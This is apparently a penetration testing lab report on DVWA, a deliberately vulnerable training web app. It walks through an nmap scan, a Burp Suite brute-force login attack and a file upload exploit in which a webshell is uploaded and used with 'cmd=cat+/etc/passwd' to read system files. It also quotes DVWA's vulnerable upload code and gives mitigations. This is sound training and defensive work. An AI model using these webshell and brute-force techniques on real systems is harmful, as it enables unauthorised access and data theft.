


1.Project and scope description

DVWA is a damn vulnerable PHP/MySQL web application. The main goal of this application is to help penetration testers and security professionals to test their tools and skills in a legal environment, and also to aid students to learn web application security.


This pentesting app is offering a way to practice some of the common vulnerabilities with different levels of difficulty and make you discover as many issues as possible.

The IP address of the current virtual machine is 10.0.2.15/24 as seen in the figure below:



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x +  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)  
    RX packets 2508 bytes 2852018 (2.7 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 943 bytes 86442 (84.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 82 bytes 4216 (4.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 82 bytes 4216 (4.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Also, I performed an nmap scan on this IP address, the result being shown in the next two figures:



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
root@kali:~# nmap 10.0.2.15/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-09 17:04 EST  
Nmap scan report for 10.0.2.2  
Host is up (0.0099s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
2869/tcp  open  icslap  
5357/tcp  open  wsdap1  
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)  
  
Nmap scan report for 10.0.2.3  
Host is up (0.010s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
2869/tcp  open  icslap  
5357/tcp  open  wsdap1  
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)  
  
2869/tcp open  icslap  
5357/tcp open  wsdap1  
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)  
  
Nmap scan report for 10.0.2.4  
Host is up (0.0093s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
2869/tcp  open  icslap  
5357/tcp  open  wsdap1  
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)  
  
Nmap scan report for 10.0.2.15  
Host is up (0.0000070s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.65 seconds
```

2.Management summary

DVWA provides a list of the most common vulnerabilities such as SQL Injection, File Inclusion, Cross Site Request Forgery(CSRF), File Upload, Brute Force, Cross Site Scripting(XSS). Each of them can be tested in one of the four possible levels of security for the app that is running on the server (low, medium, high, impossible).

From the vulnerabilities enumerated above I chose to exploit the following three: brute force, file upload and file inclusion.

2.1 Brute Force

The brute force attack is a method in which the attacker configures predetermined values, such as usernames and passwords, and then submits each possible combination of them with the hope of guessing the successful one.

2.2 File Upload

File upload is a vulnerability which allows attackers to upload malicious programs or scripts and even their own shells in order to be able to execute them remotely on the server.

2.3 File Inclusion

The file inclusion attack is a method in which an attacker is allowed to include a file on the web server through a php script. Successful exploitation of this vulnerability results in remote code execution on the web server that runs the affected web application.

3. Overview of vulnerabilities

No.	Vulnerability	CVSS Base Score Metrics	CVSS v3.1 Vector
1	Brute Force	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
2	File Upload	9.9	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
3	File Inclusion	9.0	AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H

4. Executed tests and results


In the following subchapters, the chosen vulnerabilities will be exploited on the low security level and the possible damages that can be done by an attacker will be explained.

4.1 Brute force

The brute force attack is a method in which the attackers are trying repeatedly multiple combinations of usernames and passwords until they gain access to the site/app/server. When doing this kind of attack, there is used a list of the most common passwords and


depending on the length and the complexity of the password, cracking it can take from a few seconds to up to some good years.


For this vulnerability we will try to do a brute force attack and find a successful combination of a username and a password, using the BurpSuite tools. In order to do this we need to complete the login form from DVWA with random data and intercept the request using BurpSuite.




In the figure above we can see the intercepted message, which is sent from the browser. There is some key information in it such as the type of request (GET), the login parameters and the cookie, information which we can send in the Intruder tool from BurpSuite to recreate the request.

In the next figures it is shown that we have five different variables for which we can specify a list of payloads we want to try. We are going to need just the variables username and password in order to make the attack only on these fields. The rest of the variables can be put aside by eliminating the \$ characters from them.





I also examined the source code and we can see that the string “Username and/or password incorrect.” is returned when a login attempt was unsuccessful. In order to simplify the filtering of the attempts we are adding a string to the Grep option, so that for each response that has the before mentioned string it will match it as a flag. After this step, the attack can be started and the output can be seen below. The payload without a tick is the successful one.



For making a brute force attack harder to succeed, system administrators should ensure that passwords for their systems have a certain length and complexity and to be encrypted with the highest encryption rates possible.

Also, limiting the number of login attempts can reduce the vulnerability to brute force attacks, because locking out the user after a maximum of attempts might cause some significant delays which can slow down or discourage the attacker. Yet, locking out might be effective just in controlled environments or in cases where the continuous Denial of Service(DoS) attacks are preferable to the compromise of user accounts.

Links:

<https://cwe.mitre.org/data/definitions/307.html>


https://owasp.org/www-community/attacks/Brute_force_attack

4.2 File Upload

File upload is a vulnerability which allows attackers to upload malicious programs or scripts and even their own shells in order to be able to execute them remotely. Attackers can upload code to delete or modify the contents on the server or even create a persistent backdoor and then send the link of the uploaded file to the client so that the file is executed on his browser, by this being able to even create a backdoor on the client side as well.

For this vulnerability we are going to demonstrate how we can exploit file upload vulnerability and upload malicious code on the server by first uploading a PHP shell on DVWA and then changing the security level to medium and uploading our own script.

As we know Kali comes with a lot of app shells and we can check them by running the command *locate webshells* in the terminal. From the listed ones I am going to choose the *simple-backdoor.php* shell.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x [icon]  
root@kali:~# locate webshells  
/usr/share/webshells  
/usr/share/doc/webshells  
/usr/share/doc/webshells/changelog.Debian.gz  
/usr/share/doc/webshells/copyright  
/usr/share/webshells/asp  
/usr/share/webshells/asp/asp  
/usr/share/webshells/asp/cfm  
/usr/share/webshells/asp/jsp  
/usr/share/webshells/asp/perl  
/usr/share/webshells/asp/php  
/usr/share/webshells/asp/cmd-asp-5.1.asp  
/usr/share/webshells/asp/cmdasp.asp  
/usr/share/webshells/asp/cmdasp.aspx  
/usr/share/webshells/asp/cfexec.cfm  
/usr/share/webshells/asp/cmdjsp.jsp  
/usr/share/webshells/asp/jsp/jsp-reverse.jsp  
/usr/share/webshells/asp/perl/perl-reverse-shell.pl  
/usr/share/webshells/asp/perl/perlcmd.cgi  
/usr/share/webshells/asp/php/findsock.c  
/usr/share/webshells/asp/php/php-backdoor.php  
/usr/share/webshells/asp/php/php-findsock-shell.php  
/usr/share/webshells/asp/php/php-reverse-shell.php  
/usr/share/webshells/asp/php/qsd-php-backdoor.php  
/usr/share/webshells/asp/pnp/simple-backdoor.php  
/var/lib/dpkg/info/webshells.list  
/var/lib/dpkg/info/webshells.md5sums
```

Next thing to do is to go to the file upload section in DVWA, click on Browse and select the before mentioned file to upload and click Upload.



```
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Applica...
127.0.0.1/DVWA/vulnerabilities/view_source.php?id=upload&security=low

<?php


if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
}
```

In the lowest security level DVWA there is no validation of the file to see if the file uploaded is an image or not, so it just shows us a message saying that the file was uploaded successfully and provides us the path to the file.





If we go to the specified path we get our shell and we can run any command on the remote server using the *cmd* parameter. We even have a recommendation, so by using *cmd=cat+/etc/passwd* we can see the contents of the specified file.



Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
dvwa_email.png	2019-01-07 06:51	667	
shell.php	2019-01-07 07:59	114	
simple-backdoor.php	2021-02-10 07:41	328	

Apache/2.4.37 (Debian) Server at 127.0.0.1 Port 80




We will now change the DVWA's level of security on medium and upload a simple html file created by us containing a script to open a dialog box.

